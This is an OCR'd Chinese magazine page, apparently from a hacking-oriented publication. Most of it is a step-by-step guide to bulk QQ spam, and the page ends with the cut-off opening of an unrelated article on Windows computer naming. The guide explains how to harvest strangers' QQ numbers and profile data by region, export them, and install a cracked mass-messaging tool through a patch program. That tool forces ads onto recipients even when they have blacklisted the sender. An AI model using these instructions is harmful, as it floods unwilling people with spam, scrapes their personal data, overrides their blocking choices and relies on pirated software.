
其思路是首先从网上采集广告对象的QQ号，然后用<QQ群发王2008>通过强行聊天方式，将广告群发到这些QQ号上，具体操作过程如下。

一、采集大量的QQ号码

在QQ中群发广告首先需要采集广告对象的QQ号码（例如你所在地区的QQ号），收集的QQ号越多越好！采集QQ号通过手工收集显然不现实，建议你使用软件（例如QQ号码提取聊天器、QQ交友通等）来自动完成。


QQ号码提取聊天器V3.3（下载地址http://www.skycn.com/soft/32494.html）可以帮你轻松提取QQ号码，具体操作如下：

1、提取所有好友的QQ号


图1

为了提取所有好友的QQ号码，你可以点击QQ2008菜单“好友与资料”中的“好友管理器”，如图1，随之弹出信息管理器窗口。

点击左边的“我的好友”，右边会显示“我的好友”组中所有QQ好友。


图2

回到QQ号码提取聊天器，点击“从其它窗口提取QQ号”，然后将当前窗口切换到QQ2008并点击该窗口，于是提取器即开始提取当前窗口中的QQ号。

在提取器上部空白区域中能看到不断上移的文字，当文字不移动时，如图2，表示提取完毕。最后你回到提取器按“取消窗口提取QQ”，稍等片刻即提取保存到data.mdb库文件中。

2、提取群组成员的QQ号

要提取群组成员的QQ号，就在提取器中点击“从其它窗口提取QQ号”，然后在QQ2008中点击“QQ群”下的“要提取群”，展开“群内组织”显示群中所有成员。接着再点击该窗口，于是提取器开始提取当前窗口QQ号，提取完毕后再按“保存”。

3、提取指定区域的QQ号

首先在QQ2008中点击“查找”中的“高级查找”，选择指定区域（例如省份选“安徽”，城市选“六安”），点“查找”后即可显示指定区域（例如六安）人的QQ号，如图3。

然后运行QQ号码提取聊天器，点击“从其它窗口提取QQ号”，将当前窗口切换到QQ2008，点击该窗口，提取器开始提取当前窗口中的QQ号。




图3

提取完毕后，在QQ2008窗口点“下页”继续查找某城市QQ号，再点击当前窗口，提取器又开始提取下页QQ号。如法炮制即可提取完所有页中的QQ号，建议你每天都如此操作，这样可以提取很多QQ号。




图5

4、在“QQ城市达人”中提取QQ号

腾讯网站“QQ城市达人”中也有众多网民的QQ号码，要提取这些QQ号可以先运行“QQ交友通”（下载地址http://www.skycn.com/soft/48291.html）将它们显示出来。

启动“QQ交友通”，在左边选择筛选条件，例如“来自”选择“安徽”，“城市”选择“六安”，“年龄”、“状态”都选择“不限”，“性别”选择“男”和“女”，“页数”是指从腾讯网站要采集多少个页面（每页十人），“页数”请选择“全部”，这表示要采集所有页面。

设置完毕点下面的“开始”按钮，此时“QQ交友通”就开始采集了。等待一段时间，采集完成后会呈现一个列表，如图4，




图4

包含每个人的各项信息，例如QQ号码、昵称、性别、年龄、性格、学历等，点击每条记录，在上面能看到该记录人的相片。

二、检查采集了多少个QQ

在QQ号码提取聊天器中点击“聊天”，等待一会儿会弹出一个窗口，显示当前共采集了多少个QQ号码，如图5，能看到哪些QQ号码在线、哪些QQ不在线，双击即可与他们强行聊天。

接下来运行QQ号码提取聊天器，点击“从其它窗口提取QQ号”，将当前窗口切换到“QQ交友通”，点击该窗口，让提取器开始提取“QQ交友通”搜索到的QQ号。提取完毕回到提取器，点“取消窗口提取QQ”，等待一段时间，QQ号就被成功保存到data.mdb了。




图6

三、生成QQ号码保存文件

以上操作采集的QQ号码全部保存在data.mdb库中，为了生成一个保存QQ号码的txt文件（格式是每个QQ号码占一行），你可以用微软的Access（office套装软件里都有）打开data.mdb，点击左边的“表”，复制TQQ表，粘贴生成一个新表QQ，该表只包含一个QQ字段，其它字段都删除。

然后右击QQ表，在弹出的菜单中点“导出”，如图6，保存类型选“文本文件”。接着按“导出”，在“导出文本向导”中选择“固定宽度”，按“下一步”即可生成QQ号码txt文件。

四、使用QQ群发王2008企业版群发

QQ群发王2008企业版（下载地址http://www.zhuceji.org/upimg/soft/200808/QQ群发王2.48%20破解版.rar）可与任意QQ号码强行聊天（不是好友也行，在黑名单里也行），通过这种方式，你能向上万QQ号码群发广告。

解压展开下载包“QQ群发王2.48破解版.rar”，进入安装目录双击“破解补丁程序.exe”，在弹出的窗口中点“确定”，再点“注册”，QQ群发王2008注册版就运行了。

接下来点击QQ群发王“QQ强聊器”，点“打开”按钮，读入以上QQ号码txt文件，将QQ号全部导入到“选择你需要强聊的QQ号码”列表框中，如图7。




图7

在“消息编辑框”中输入要群发的消息，再点左边的小三角形按钮，即可向任意QQ号码（陌生人或好友）强行群发消息，即使你被打入黑名单也能发送。


以上方法能把你的广告群发到上万个QQ号上，未注册版有时不能群发，建议你去网上购买注册版，选在上网高峰时QQ群发最佳，例如上午10:30－11:30，下午3:30－5:00和晚上8:30－9:30，这是最好时机，此时在线人数最多。

编辑点评：

很详细的介绍，很适合那些对QQ感兴趣的人，如果你还是不太明白其中的操作，那我只能建议你再看一遍了。

WWW.NOHACK.CN





计算机名称解析探秘

首语：

就在截稿的当天，看到工信部终于对"绿坝"做出回应了，"对于广大的消费者，充分尊重大家选择的自由，绝不会要求在所有销售的计算机里一律都要强制装上，不存在这个问题。我相信会做出妥善的处理。"看来广大劳动群众的意见还是反映到领导的耳朵里去了，希望这事能有个圆满的结局吧。

图 杨华

从本文您可以学到：

了解计算机名和NetBIOS名的相关知识

一、WINDOWS的计算机名

一般来说有以下几种：

DNS名（域名）：它是层次结构，一般用于广域网，如www.sina.com.cn

